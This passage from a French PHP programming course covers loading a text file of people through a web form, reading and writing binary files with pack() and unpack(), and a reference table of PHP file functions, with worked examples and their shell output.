*Voici les commandes UNIX à faire, une seule fois, pour créer le répertoire dans le répertoire où se trouve le programme (représenté par la syntaxe <répertoire du programme php>), et modifier les accès au fichier à lire, par exemple, liste\_personnes.txt :*

`cd <répertoire du programme php>`

*par exemple :*

`cd /home/lery/www/CoursPHP/10_Types_Structures/10_3_Fichiers/10_3_5_Textes`

*puis :*

`mkdir Sauvegardes`

`chmod a+x Sauvegardes`

`chmod a+r Sauvegardes/liste_personnes.txt`

#### 10.3.5.4.3 Le programme complet

Voici le programme `fichier_affichage_chargement_web.php`.

Les balises `<?php` et `?>` présentées sur fond bleu, indiquent chaque délimitation de langage PHP ou HTML.

```
<?php
// On démarre la session AVANT d'écrire du code HTML
// afin de conserver l'information indiquant si c'est le premier accès
// et afin de transmettre le tableau des personnes
session_start();
?>
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Chargement fichier de personnes</title>
<link href="chargement_sauvegarde_liste_personnes_1page.css" rel="stylesheet"
      type="text/css" />
  </head>
```

Feuille de style

```

<body>
<?php
define("WEB_EOL", "<br/>");
// -----
// si l'affichage de la page provient d'un charger, on charge le fichier
// -----
if (!empty($_POST['charger']))
{
    // --- on récupère le nom du fichier ---
    if (isset($_POST['NomFichier'])) $NomFichier = $_POST['NomFichier'] ;
    else $NomFichier      = ''      ;
    if (empty($NomFichier))
    {
        ?>
<fieldset>
<legend>Message :</legend><br/>
<b>Chargement impossible, le nom du fichier n'est pas indiqu&eacute; !</b><br />
</fieldset>
<?php
}
else
{ // -- on normalise le nom du fichier
    $NomFichier      = trim($NomFichier) ;
    $NomFichier      = preg_replace('/\s{2,}/', ' ', $NomFichier) ;
    $NomFichier      = strtolower($NomFichier) ;
    $NomFichier      = str_replace(' ', '_', $NomFichier) ;
    // -- on prépare le nom du répertoire de chargement ---
    $repertoire_courant=realpath(".");
    // $repertoire_chargement="/tmp/";
    $repertoire_chargement="Sauvegardes/";
    // -- on traite le nom du fichier ---
    $elements_chemin=pathinfo($NomFichier);
    $NomFichier=$repertoire_chargement.$elements_chemin['filename'].".txt";
}

// -- ouverture du fichier en mode
// -- on empêche l'affichage des messages d'erreurs du fopen avec @ --
$f1 = @fopen($NomFichier, "rt");

if (! $f1) // --- erreur d'ouverture ---
{ // -- on affiche les messages d'erreur ---
    $tab_erreurs=error_get_last();
    $erreur_type=$tab_erreurs['type'];
    $erreur_message=$tab_erreurs['message'];
    $erreur_programme=$tab_erreurs['file'];
    $erreur_ligne=$tab_erreurs['line'];
    ?>
<fieldset>
<legend>Erreur :</legend><br/>
<b>Chargement impossible :</b> erreur d'ouverture du fichier <b><?php
echo $NomFichier; ?></b> en lecture ! <br /><br />
<b>Type de l'erreur :</b> <?php echo $erreur_type; ?><br />
<b>Message :</b> <?php echo $erreur_message; ?><br />
<b>Répertoire de Chargement :</b> <?php echo
$repertoire_courant."/". $repertoire_chargement; ?><br /><br />
<b>Programme PHP :</b> <?php echo $erreur_programme; ?><br />
<b>A la ligne :</b> <?php echo $erreur_ligne; ?><br />
</fieldset>
<?php
}

```

Message quand le nom du fichier est vide

Normalisation du nom du fichier

Informations sur le répertoire et le fichier

Ouverture du fichier

Traitement des erreurs d'ouverture

```
else // -- on charge les données dans le tableau, et on les affiche ---
{
    ?>
    <fieldset>
        <legend>Message :</legend><br/>
        <?php echo "Chargement du fichier <b>$NomFichier</b> : ". "<br />"; ?>
    </fieldset>

    <table summary="Tableau des personnes">
        <caption>Tableau des personnes lues à partir du fichier</caption>
        <thead>
            <tr>
                <!-- entête du tableau -->
                <th>ID</th>
                <th>Nom</th>
                <th>Pr&eacute;nom</th>
                <th>Age</th>
            </tr>
        </thead>
        <?php
        //
        // --- rangement dans le tableau tab_personnes de la session ---
        //
        $nb_Chargements=0;
        while ($Tab_Info=fscanf($f1,"%d\t%s\t%s\t%d"))
        {
            list ($ID,$Nom,$Prenom,$Age) = $Tab_Info;
            $_SESSION['tab_personnes'][$ID]=array($Nom,$Prenom,$Age) ;
            $nb_Chargements++;
            echo "<tr>";
            echo "<td>$ID</td>";
            echo "<td>$Nom</td>";
            echo "<td>$Prenom</td>";
            echo "<td>$Age</td>";
            echo "</tr>";
        }
        ?>
    </table>
    <?php

        // -- fermeture du fichier de Chargement ---
        echo "<br />Nombre de personnes lues : $nb_Chargements<br />";

        fclose($f1);
    }
}
```

Message résumé du nom du fichier de chargement

Affichage du tableau résultat du chargement

Message résumé du nombre de personnes lues

```
// -----
// sinon on affiche le formulaire de saisie du nom du fichier
// -----
else
{
    ?>
    <br/>

    Formulaire de saisie du fichier de chargement

<form action="fichier_affichage_changement_web.php" method="post">
    <fieldset>
        <legend>Saisissez le nom du fichier &agrave; charger :</legend><br/>
        Entre le nom du fichier (ex : liste_personnes) : <input type="text"
name="NomFichier" size="20" maxlength="20" autofocus/><br/><br/>
        <input type="submit" name="charger" value="Charger le fichier" />
        <!-- on ajoute le bouton terminer pour terminer la saisie -->
        <input type="reset" value="Effacer le nom du fichier" />
    </fieldset>
</form>

<?php
}
?>
</body>
</html>
```

#### 10.3.5.4.4 La feuille de style

La feuille de style utilisée est le fichier `chargement_sauvegarde_liste_personnes_1page.css`, déjà présenté à la section 10.3.5.3.4.

### 10.3.6 Traitement des fichiers binaires

A la différence des fichiers texte, les fichiers binaires ne contiennent qu'une suite d'octets, sans aucun formatage. Ces octets correspondent généralement à la représentation mémoire des différentes variables entières, réelles, etc.

Ces fichiers ne sont pas lisibles indépendamment d'un programme.

#### 10.3.6.1 L'ouverture fopen

##### 10.3.6.1.1 Généralités

La syntaxe du **fopen()** pour les fichiers binaires est identique à celle des fichiers texte. Seul le mode d'ouverture est différent. On ajoute '**b**' au mode d'ouverture du fichier texte.

**exemples :**

```
$fichier=fopen("/tmp/etud.data","rb") ;  
$fichier=fopen("/tmp/image.gif","wb") ;
```

##### 10.3.6.1.2 Le mode d'ouverture

Le **mode** d'ouverture est une **chaîne de caractères**.

Il indique si le fichier doit être ouvert en **lecture, écriture, ajout**, ...

Résumé des différents modes d'ouverture d'un fichier binaire.

Mode	Signification	Exemple
'rb'	Ouvre en <b>lecture seule</b> , et place le pointeur de fichier au début du fichier, pour un <b>fichier binaire</b> .	<code>\$f=fopen("liste.data","rb") ;</code>
'wb'	Ouvre en <b>écriture seule</b> ; place le pointeur de fichier au début du fichier et réduit la taille du fichier à 0. Si le fichier n'existe pas, on tente de le créer, pour un <b>fichier binaire</b> .	<code>\$f=fopen("liste.data","wb") ;</code>
...	...	

#### 10.3.6.2 La fermeture fclose

La syntaxe du **fclose()** pour les fichiers binaires est identique à celle des fichiers texte.

#### 10.3.6.3 La lecture du fichier fread

L'instruction d'écriture **fread()** à été présentée à la section 10.3.5.3.3, avec la lecture des fichiers textes.

**La syntaxe pour un fichier binaire est exactement la même que celle d'un fichier texte. Elle lit un bloc d'octets.**

Le fichier doit être ouvert en mode lecture.

Forme générale :   **\$chaine=fread(\$fichier, \$longueur);**

Où **\$longueur** est le nombre d'octets à lire.

**exemple :**           **\$contenu = fread(\$f1,100);**

La lecture du fichier s'arrête quand :

- Le nombre d'octets indiqué est lu ;
- La fin du fichier est atteinte ;

#### 10.3.6.4 L'écriture du fichier `fwrite`

L'instruction d'écriture `fwrite()` à été présentée à la section 10.3.5.4.3, avec l'écriture des fichiers textes.

**La syntaxe pour un fichier binaire est exactement la même que celle d'un fichier texte. Elle écrit des blocs d'octets.**

Forme générale : `$retour=fwrite($fichier, $chaine, $longueur);`

Où `$longueur` est le nombre d'octets à écrire.

`$chaine` est la chaîne contenant les octets à écrire

`$retour` est un entier indiquant le nombre d'octets écrits.

**exemple:** `$nboctets = fwrite($f1,$contenu,100);  
$nboctets = fwrite($f1,$contenu);`

**C'est le contenu de la chaîne de caractères qui change !**

En effet pour écrire un fichier binaire on utilise la fonction `pack()` qui compacte des données dans la chaîne de caractères « binaire » à écrire.

#### 10.3.6.5 Compactage dans une chaîne binaire `pack`

L'instruction `pack()` compacte les arguments dans une chaîne de caractères, selon le format indiqué.

Forme générale : `$chaine=pack($format,$variable,$variable,...);`

**exemple:** `$chaine=pack("ifaa*", $i, $x, $lettre, $texte);  
$chaine=pack("C", $donnee);  
$BOM_UTF8=pack("C3", 0xef, 0xbb, 0xbf);`

Le format est une chaîne de caractères constitué de codes (voir tableau ci-après) suivis par un **caractère répétiteur** optionnel qui peut être :

- un entier (1, 2, 3, ...) pour préciser le nombre d'arguments qui utilisent ce format :
- \* pour une répétition jusqu'à la fin des arguments ;
- Pour les format a, A, h, H, le répétiteur indique combien de caractères de la donnée sont pris ;
- Pour le format @ la valeur du répétiteur indique la position absolue où l'on insère les prochaines données.

Le tableau suivant présente les différents caractères de formatage de `pack()`

Code	description
a	Une chaîne terminée par NULL
A	Une chaîne terminée par un espace
h	Une chaîne en hexadécimale avec le bit de poids faible en premier
H	Une chaîne en hexadécimale avec le bit de poids fort en premier
c	Caractère signé
C	Caractère non signé
s	Entier court signé (toujours sur 16 bits, ordre des bits dépendant de la machine)
S	Entier court non signé (toujours 16 bits, ordre des bits dépendant de la machine)
n	Entier court non signé (toujours 16 bits, ordre des bits big endian)
v	Entier court non signé (toujours 16 bits, ordre des bits little endian)
i	Entier signé (taille et ordre des bits dépendants de la machine)
I	Entier non signé (taille et ordre des bits dépendants de la machine)
l	Entier long signé (toujours 32 bits, ordre des bits dépendant de la machine)
L	Entier long non signé (toujours 32 bits, ordre des bits dépendant de la machine)
N	Entier long non signé (toujours 32 bits, ordre des bits big endian)
V	Entier long non signé (toujours 32 bits, ordre des bits little endian)
q	Entier doublement long signé (toujours 64 bits, ordre des bits dépendant de la machine)
Q	Entier doublement long non signé (toujours 64 bits, ordre des bits dépendant de la machine)
J	Entier doublement long non signé (toujours 64 bits, ordre des bits big endian)
P	Entier doublement long non signé (toujours 64 bits, ordre des bits little endian)
f	Nombre à virgule flottante (taille et représentation dépendantes de la machine)
d	Nombre à virgule flottante double (taille et représentation dépendantes de la machine)
x	Caractère NUL
X	Recule d'un caractère
Z	Chaîne complétée par la valeur NULL (nouveau en PHP 5.5)
@	Remplit avec des NUL jusqu'à la position absolue.

La **valeur renvoyée** est une chaîne de caractères, ou plus exactement une chaîne d'octets, résultat du compactage.

#### 10.3.6.6 Décompactage à partir d'une chaîne binaire `unpack`

L'instruction `unpack()` décompacte les arguments dans une chaîne de caractères, selon le format indiqué.

Forme générale :      `$tab=unpack($format,$variable, $variable, ...);`

**exemple :**            `$tab=unpack("ient/freel/acar/a*ch",$chaine);`  
`$tab=unpack("C*", $chaine_octets)`  
`$tab=unpack("a7nom", $chaine_octets);`

Le format est une chaîne de caractères constitué de **codes** (voir tableau fourni avec `pack()`) suivis par un **caractère répétiteur** optionnel

- un entier (1, 2, 3, ...) pour préciser le nombre d'arguments qui utilisent ce format :
- \* pour une répétition jusqu'à la fin des arguments ;
- Pour les formats a, A, h, H, le répétiteur indique combien de caractères de la donnée sont pris ;
- Pour le format @ la valeur du répétiteur indique la position absolue où l'on insère les prochaines données

et du **nom (étiquette) de la case** du tableau résultat dans laquelle est rangée la donnée.

La valeur retournée est un tableau.

Voici des exemples de contenu du tableau, résultat du décompactage, selon le format :

- Pour le format : "**i<sub>ent</sub>/f<sub>reel</sub>/a<sub>car</sub>/a<sub>\*ch</sub>**"

Le tableau \$tab contiendra 4 cases, nommées **ent**, **reel**, **car** et **ch** :

Etiquette de la case	Exemple de contenu	type
ent	-1024	integer
reel	-38.74	float
car	A	string(1)
ch	Bonjour	string

- Pour le format : "**C\*x<sub>tier</sub>**"

Le tableau \$tab contiendra N cases, nommées **entierx** (ou x est une valeur 1, 2, 3, ...)

Etiquette de la case	Exemple de contenu	type
entier1	16	integer
entier2	89	integer
entier3	66	integer
...	...	integer
entierN	201	integer

- Pour le format : "**C\***"

Le tableau \$tab contiendra N cases, nommées **x** (ou x est une valeur 1, 2, 3, ...)

Etiquette de la case	Exemple de contenu	type
1	16	integer
2	89	integer
3	66	integer
...	...	integer
N	201	integer

- Pour le format : "**a7nom**"

Le tableau \$tab contiendra 1 case, nommées **nom**

Etiquette de la case	Exemple de contenu	type
nom	Dupont	string(7)

### 10.3.6.7 Exemples

#### 10.3.6.7.1 Ecriture avec pack() et fwrite()

##### 10.3.6.7.1.1 Ecriture d'une suite d'entiers

Le premier programme `fichier_ecriture_entiers_binaires_pack_fwrite_shell.php`, écrit une suite d'entiers, dont la valeur est comprise entre 0 et 255, dans le fichier binaire `donnees_binaires.data`.

Les valeurs entières sont :

`0x10, 0x59, 0x42, 18, 34, 255, 200, 201` soit `16, 89, 66, 18, 34, 255, 200, 201`.

```
<?php
$NomFichier="donnees_binaires.data";
// tableau contenant une suite d'entiers compris entre 0 et 255
// chaque entier peut être codé sur 1 octet
$tab_donnees_binaires = array(0x10,0x59,0x42,18,34,255,200,201);

foreach ($tab_donnees_binaires as $donnee)
{
    // -- compactage des octets dans une chaîne d'octets (caractères) --
    // ajout de l'entier au format C = caractère non signé = 1 octet
    $chaine_octets .= pack("C", $donnee);
}
// -----
// écriture dans le fichier binaire
// -----
// -- ouverture --
$fichier_binaire = fopen($NomFichier, 'wb');
// -- écriture --
fwrite($fichier_binaire, $chaine_octets);
// -- fermeture --
fclose($fichier_binaire);

$nboctets=strlen($chaine_octets);
echo "écriture dans $NomFichier de $nbocets octets\n";
?>
```

Voici son exécution :

```
$ php fichier_ecriture_entiers_binaires_pack_fwrite_shell.php
écriture dans donnees_binaires.data de 8 octets
```

La commande UNIX « `ls -l` » montre que la taille de `donnees_binaires.data` est bien de 8 octets :

```
$ ls -l donnees_binaires.data
-rw-r--r-- 1 lery 501 8 5 mar 15:23 donnees_binaires.data
```

##### 10.3.6.7.1.2 Ecriture d'un entier, d'un réel, d'un caractère et d'une chaîne de caractères

Le deuxième programme `fichier_ecriture_donnees_binaires_pack_fwrite_shell.php`, écrit :

- un entier dont la valeur est -1024
- un réel dont la valeur est -38.74
- une chaîne d'un caractère dont la valeur est "A"
- une chaîne de plusieurs caractères (terminée par NULL) dont la valeur est "Bonjour"

au format binaire dans le fichier dans le fichier binaire `donnees_binaires_entier_reel_caractere_chaine.data`.

```
<?php
$NomFichier="donnees_binaires_entier_reel_caractere_chaine.data";
// tableau contenant une suite d'entiers compris entre 0 et 255
// chaque entier peut être codé sur 1 octet
$i=-1024;
$x=-38.74;
$lettre="A";
$texte="Bonjour";

// -- compactage des octets dans une chaîne d'octets --
$chaine_octets = pack("ifaa*", $i, $x, $lettre, $texte);
// -----
// écriture dans le fichier binaire
// -----
// -- ouverture --
$fichier_binaire = fopen($NomFichier, 'wb');
// -- écriture --
fwrite($fichier_binaire, $chaine_octets);
// -- fermeture --
fclose($fichier_binaire);

$nbocets=strlen($chaine_octets);
echo "écriture dans $NomFichier de $nbocets octets\n";
?>
```

Voici son exécution :

```
$ php fichier_ecriture_donnees_binaires_pack_fwrite_shell.php
écriture dans donnees_binaires_entier_reel_caractere_chaine.data de 16 octets
```

#### 10.3.6.7.1.3 Ecriture d'une liste de personnes

Le troisième programme `fichier_ecriture_utilisateurs_binaire_pack_fwrite_shell.php`, reprend le programme `fichier_ecriture_utilisateurs_texte1_shell.php` qui saisit une liste de personnes, et sauvegarde cette liste des personnes dans le fichier binaire `donnees_utilisateurs.data`.

Chaque personne est caractérisée par 4 informations :

- un nom : chaîne de caractères ;
- une profession : chaîne de caractères ;
- un pays : chaîne de caractères ;
- un âge : entier.

Afin de pouvoir relire les chaînes de caractères, le nombre de caractères (taille = entier) est stocké dans le fichier sous la forme d'un octet (taille de la chaîne limitée à 255 caractères) avant l'écriture de chacune des chaînes.

L'âge est également stocké comme un octet.

Voici le programme `fichier_ecriture_utilisateurs_binaire_pack_fwrite_shell.php`.

```
<?php
$NomFichier="donnees_utilisateurs.data";
$fichier_binaire = fopen($NomFichier, "wb");
// -----
// --- saisie d'une liste de personnes ---
// -----
$saisie="saisie non vide";
$nb_personnes=0;
$chaine_octets="";
while (!empty($saisie))
{
    echo "Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : ";
    $saisie=fgets(STDIN);
    // --- traitement de la chaîne lue, ---
    // suppression des espaces au début, à la fin et suppression du saut de ligne
    $saisie=trim($saisie);
    // remplace les espaces multiples par un seul espace
    $saisie= preg_replace('/\s{2,}/', ' ', $saisie);
    // on vérifie que la saisie n'est pas vide
    if (!empty($saisie))
    {
        // rangement dans les variables
        list($nom,$profession,$pays,$age)=explode(' ', $saisie);
        // -----
        // écriture dans le fichier
        // -----
        // -- compactage des octets dans une chaîne d'octets --
        // -- nom --
        $taille=strlen($nom)+1;
        $chaine_octets .= pack("c",$taille);
        $chaine_octets .= pack("a{$taille}",$nom);
        // -- profession --
        $taille=strlen($profession)+1;
        $chaine_octets .= pack("c",$taille);
        $chaine_octets .= pack("a{$taille}",$profession);
        // -- pays --
        $taille=strlen($pays)+1;
        $chaine_octets .= pack("c",$taille);
        $chaine_octets .= pack("a{$taille}",$pays);
        // -- age --
        $chaine_octets .= pack("c",$age);
        $nb_personnes++;
    }
}
echo "--- Sauvegarde dans $NomFichier : $nb_personnes personnes---".PHP_EOL;
// -- écriture --
fwrite($fichier_binaire, $chaine_octets);
fclose($fichier_binaire);
?>
```

Voici un exemple d'exécution. Les saisies sont en jaune.

```
$ php fichier_ecriture_utilisateurs_binaire_pack_fwrite_shell.php
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Dupont Etudiant France 28
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Martin Ingenieur Allemagne 60
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) : Durand Cadre Italie 44
Entrez un nom, une profession, un pays et un âge (ex : Dupont Etudiant France 28) :
--- Sauvegarde dans donnees_utilisateurs.data : 3 personnes---
```

### 10.3.6.7.2 Lecture avec fread() et unpack()

#### 10.3.6.7.2.1 Lecture d'une suite d'entiers

Le premier programme `fichier_lecture_entiers_binaires_unpack_fread_shell.php`, lit une suite d'entiers, dont la valeur est comprise entre 0 et 255, à partir du fichier binaire `donnees_binaires.data` produit par le programme `fichier_ecriture_entiers_binaires_pack_fwrite_shell.php`.

La fonction `unpack()` avec le format « `C*` » décompacte les octets de la chaîne `$chaine_octets` et retourne le résultat dans la tableau `$tab_donnees_binaires`.

```
<?php
// Lit un fichier, et le place dans une chaîne
$NomFichier="donnees_binaires.data";
// -- ouverture --
$f1 = fopen($NomFichier, "rb");
// -----
// lecture à partir du fichier binaire
// -----
$chaine_octets = fread($f1, filesize($NomFichier));
// -- décompactage des octets à partir de la chaîne d'octets lue --
// au format C = caractère non signé = 1 octet
// * indique que ce format s'applique à tous les octets
$tab_donnees_binaires = unpack("C*", $chaine_octets);
// boucle d'extraction des donnée du tableau
foreach ($tab_donnees_binaires as $indice => $donnee)
{
    echo "$indice : $donnee\n";
}
// -- fermeture --
fclose($f1);
?>
```

Voici son exécution :

```
$ php fichier_lecture_entiers_binaires_unpack_fread_shell.php
1 : 16
2 : 89
3 : 66
4 : 18
5 : 34
6 : 255
7 : 200
8 : 201
```

On retrouve les valeurs entières 16, 89, 66, 18, 34, 255, 200 et 201.

#### 10.3.6.7.2.2 Lecture d'un entier, d'un réel, d'un caractère et d'une chaîne de caractères

Le deuxième programme `fichier_lecture_donnees_binaires_unpack_fread_shell.php`, lit les données binaires produites par le programme `fichier_ecriture_donnees_binaires_pack_fwrite_shell.php`, soit :

- un entier dont la valeur est -1024
- un réel dont la valeur est -38.74
- une chaîne d'un caractère dont la valeur est "A"
- une chaîne de plusieurs caractères (terminée par NULL) dont la valeur est "Bonjour"

La fonction `unpack()` avec le format « `i`entier/`f`reel/`a`caractere/`a*`chaine » décompacte les octets de la chaîne `$chaine_octets` et retourne le résultat dans le tableau `$tab_donnees_binaires`.

Le format indique l'étiquette de la case et la nature de son contenu :

- `i`entier : la case ayant l'étiquette « entier » contient un « `i` », soit un integer ;
- `f`reel : la case ayant l'étiquette « reel » contient un « `f` », soit un float ;
- `a`caractere : la case ayant l'étiquette « caractere » contient un « `a` », soit une chaîne d'un caractère ;
- `a*`chaine : la case ayant l'étiquette « chaine » contient un « `a*` », soit une chaîne de plusieurs caractères terminée par un NULL ;

```
<?php
// Lit un fichier, et le place dans une chaîne
$NomFichier="donnees_binaires_entier_reel_caractere_chaine.data";
// -- ouverture --
$f1 = fopen($NomFichier, "rb");
// -----
// lecture à partir du fichier binaire
// -----
$chaine_octets = fread($f1, filesize($NomFichier));
// -- décompactage des octets à partir de la chaîne d'octets lue --
$tab_donnees_binaires =
unpack("i/f/a/a*", $chaine_octets);
// boucle d'extraction des donnée du tableau
foreach ($tab_donnees_binaires as $indice => $donnee)
{
    echo "$indice : $donnee\n";
}
// -- fermeture --
fclose($f1);
?>
```

Voici son exécution :

```
$ php fichier_lecture_donnees_binaires_unpack_fread_shell.php
entier : -1024
reel : -38.740001678467
caractere : A
chaine : Bonjour
```

On retrouve les valeurs -1024, -38, 74, "A" et "Bonjour".

#### 10.3.6.7.2.3 Lecture d'une liste de personnes

Le troisième programme `fichier_lecture_utilisateurs_binaire_unpack_fread_shell.php`, lit les données binaires produites par le programme `fichier_ecriture_utilisateurs_binaire_pack_fwrite_shell.php`. Le fichier binaire `donnees_utilisateurs.data` à lire est constitué d'une liste de personnes.

Pour chaque personne il faut lire les données suivantes :

- un octet : taille en entier de la chaîne nom ;
- un nom : chaîne de caractères (dont la taille est donnée par l'octet précédent) ;
- un octet : taille en entier de la chaîne profession ;
- une profession : chaîne de caractères (dont la taille est donnée par l'octet précédent) ;
- un octet : taille en entier de la chaîne pays ;
- un pays : chaîne de caractères (dont la taille est donnée par l'octet précédent) ;

- un octet : âge de la personne ;

Voici le programme `fichier_lecture_utilisateurs_binaire_unpack_fread_shell.php`.

```
<?php
$NomFichier="donnees_utilisateurs.data";
$fichier_binaire = fopen($NomFichier, "rb");

// -----
// lecture à partir du fichier binaire
// -----
$chaine_octets = fread($fichier_binaire, filesize($NomFichier));

// traitement de la chaîne binaire lue
while (strlen($chaine_octets) >0)
{
// -----
// -- décompactage des octets à partir de la chaîne d'octets lue --
// -----
// -- traitement du nom ---
// -- on récupère un octet (entier) = nombre de caractères à lire
$tab_donnees_binaires = unpack("ctaille",$chaine_octets);
$taille=$tab_donnees_binaires['taille'];
// -- on prépare le format de lecture de la chaîne de caractères
$format="a".$taille."nom";
// -- on supprime l'octet (indiquant le nombre de caractères à lire) de la
chaîne binaire
$chaine_octets=substr($chaine_octets,1,strlen($chaine_octets)-1);
// -- on extrait la chaîne de caractères
$tab_donnees_binaires = unpack($format,$chaine_octets);
$nom=$tab_donnees_binaires['nom'];
// -- on supprime la donnée lue de la chaîne binaire
$chaine_octets=substr($chaine_octets,$taille,strlen($chaine_octets)-
$taille);

// -- traitement du nom ---
// -- on récupère un octet (entier) = nombre de caractères à lire
$tab_donnees_binaires = unpack("ctaille",$chaine_octets);
$taille=$tab_donnees_binaires['taille'];
// -- on prépare le format de lecture de la chaîne de caractères
$format="a".$taille."profession";
// -- on supprime l'octet (indiquant le nombre de caractères à lire) de la
chaîne binaire
$chaine_octets=substr($chaine_octets,1,strlen($chaine_octets)-1);
// -- on extrait la chaîne de caractères
$tab_donnees_binaires = unpack($format,$chaine_octets);
$profession=$tab_donnees_binaires['profession'];
// -- on supprime la donnée lue de la chaîne binaire
$chaine_octets=substr($chaine_octets,$taille,strlen($chaine_octets)-
$taille);

// -- traitement du pays ---
// -- on récupère un octet (entier) = nombre de caractères à lire
$tab_donnees_binaires = unpack("ctaille",$chaine_octets);
$taille=$tab_donnees_binaires['taille'];
// -- on prépare le format de lecture de la chaîne de caractères
$format="a".$taille."pays";
// -- on supprime l'octet (indiquant le nombre de caractères à lire) de la
chaîne binaire
$chaine_octets=substr($chaine_octets,1,strlen($chaine_octets)-1);
// -- on extrait la chaîne de caractères
$tab_donnees_binaires = unpack($format,$chaine_octets);
$pays=$tab_donnees_binaires['pays'];
// -- on supprime la donnée lue de la chaîne binaire
```

```
$chaine_octets=substr($chaine_octets,$taille,strlen($chaine_octets)-$taille);

// -- traitement de l'âge ---
// -- on récupère un octet (entier) = âge
$tab_donnees_binaires = unpack("cage", $chaine_octets);
$age=$tab_donnees_binaires['age'];
// -- on supprime la donnée lue de la chaîne binaire
$chaine_octets=substr($chaine_octets,1,strlen($chaine_octets)-1);

// -----
// -- Affichage --
// -----


echo "-----".PHP_EOL;
echo "Nom : ".$nom.PHP_EOL;
echo "Profession : ".$profession.PHP_EOL;
echo "Pays : ".$pays.PHP_EOL;
echo "Age : ".$age.PHP_EOL;
}

echo "-----".PHP_EOL;
fclose($fichier_binaire);

?>
```

Voici un exemple d'exécution :

```
$ php fichier_lecture_utilisateurs_binaire_unpack_fread_shell.php
-----
Nom : Dupont
Profession : Etudiant
Pays : France
Age : 28
-----
Nom : Martin
Profession : Ingenieur
Pays : Allemagne
Age : 60
-----
Nom : Durand
Profession : Cadre
Pays : Italie
Age : 44
-----
```

### 10.3.7 Fonctions sur les fichiers

Le tableau suivant présente les nombreuses fonctions sur les fichiers.

Fonction	Signification	Exemple
basename	Retourne le nom du fichier dans un chemin	\$nombase=basename(\$NomFichier, ".data");
chgrp	Change le groupe d'un fichier	
chmod	Change le mode du fichier	
chown	Change le propriétaire du fichier	
clearstatcache	Efface le cache de stat	
copy	Copie un fichier	\$res=copy(\$NomF, \$Nouveau);
delete	Voir unlink ou unset	
dirname	Renvoie le chemin du dossier parent	\$rep=dirname(\$chemin);
disk_free_space	Renvoie l'espace disque disponible sur le système de fichiers ou la partition	\$res=disk_free_space("./Rep");
disk_total_space	Retourne la taille d'un dossier ou d'une partition	\$res=disk_total_space("./Rep");
diskfreespace	Alias de disk_free_space	
fclose	Ferme un fichier	fclose(\$f1);
feof	Teste la fin du fichier	while (!feof(\$f1)) ...
fflush	Envoie tout le contenu généré dans un fichier	fflush(\$file);
fgetc	Lit un caractère dans un fichier	\$car = fgetc(\$f1)
fgetcsv	Obtient une ligne depuis un pointeur de fichier et l'analyse pour des champs CSV	\$donnees=fgetcsv(\$f1,1500, ",") ;
fgets	Récupère la ligne courante sur laquelle se trouve le pointeur du fichier	\$ch=fgets(\$f1,200) ;
fgetss	Renvoie la ligne courante du fichier et élimine les balises HTML	\$ch=fgetss(\$f1,200) ;
file_exists	Vérifie si un fichier ou un dossier existe	\$res=file_exists(\$NomF);
file_get_contents	Lit tout un fichier dans une chaîne	\$ch = file_get_contents(\$NomF);
file_put_contents	Écrit un contenu dans un fichier	file_put_contents(\$NomFichier,\$tab);
file	Lit le fichier et renvoie le résultat dans un tableau	\$tab = file(\$NomFichier);
fileatime	Renvoie la date à laquelle le fichier a été accédé pour la dernière fois	
filectime	Renvoie la date de dernière modification de l'inode d'un fichier	
filegroup	Lire le nom du groupe	
fileinode	Lit le numéro d'inode du fichier	
filemtime	Lit la date de dernière modification du fichier	
fileowner	Lit l'identifiant du propriétaire d'un fichier	
fileperms	Lit les droits d'un fichier	
filesize	Lit la taille d'un fichier	\$nb=filesize(\$NomFichier) ;
filetype	Retourne le type de fichier	\$retour=filetype(\$NomF);
flock	Verrouille le fichier	
fnmatch	Repère un fichier à partir d'un masque de recherche	
fopen	Ouvre un fichier ou une URL	\$f1 = fopen(\$NomF, "r");
fpassthru	Affiche le reste du fichier	
fputcsv	Formate une ligne en CSV et l'écrit dans un fichier	foreach (\$tab2 as \$champ){fputcsv(\$f2, \$champ);}

Fonction	Signification	Exemple (suite)
fputs	Alias de fwrite	
fread	Lecture du fichier en mode binaire	\$contenu=fread(\$f1,100);
fscanf	Analyse un fichier en fonction d'un format	fscanf(\$f1,"%s",\$nom) ; fscanf(\$f1,"%s %d",\$nom,\$age) ;
fseek	Modifie la position du pointeur de fichier	fseek(\$f1,0);
fstat	Lit les informations sur un fichier à partir d'un pointeur de fichier	\$stabstat = fstat(\$f1);
ftell	Renvoie la position courant du pointeur de fichier	\$pos=ftell(\$f1);
ftruncate	Tronque un fichier	
fwrite	Écrit un fichier en mode binaire	\$nboctets=fwrite(\$f1,\$contenu,strlen(\$contenu));
glob	Recherche des chemins qui vérifient un masque	
is_dir	Indique si le fichier est un dossier	\$res=is_dir("./Rep");
is_executable	Indique si le fichier est exécutable	
is_file	Indique si le fichier est un véritable fichier	\$res=is_file(\$NomFichier);
is_link	Indique si le fichier est un lien symbolique	\$res=is_link(\$NomFichier);
is_readable	Indique si un fichier existe et est accessible en lecture	\$res=is_readable(\$NomFichier);
is_uploaded_file	Indique si le fichier a été téléchargé par HTTP POST	\$res=is_uploaded_file(\$NomFichier);
is_writable	Indique si un fichier est accessible en écriture	\$res=is_writable(\$NomFichier);
is_writeable	Alias de is_writable	
lchgrp	Change l'appartenance du groupe d'un lien symbolique	
lchown	Change le propriétaire d'un lien symbolique	
link	Crée un lien	
linkinfo	Renvoie les informations d'un lien	
lstat	Retourne les informations sur un fichier ou un lien symbolique	
mkdir	Crée un dossier	\$res=mkdir("./Rep");
move_uploaded_file	Déplace un fichier téléchargé	
parse_ini_file	Analyse un fichier de configuration	
parse_ini_string	Analyse une chaîne de configuration	
parse_url	Analyse une URL et retourne ses composants	\$URL = 'http://lery:pdp@ser.dom.fr/ chemin?argument=valeur'; print_r(parse_url(\$URL));
pathinfo	Retourne des informations sur un chemin système	\$elem_chemin=pathinfo("./dossiers_utilisateurs.data"); print_r(\$elem_chemin);
pclose	Ferme un processus de pointeur de fichier	
popen	Crée un processus de pointeur de fichier	
readfile	Affiche un fichier	readfile(\$file);

Fonction	Signification	Exemple (suite)
readlink	Renvoie le contenu d'un lien symbolique	
realpath_cache_get	Récupère les entrées du cache realpath	
realpath_cache_size	Récupère la taille du cache realpath	
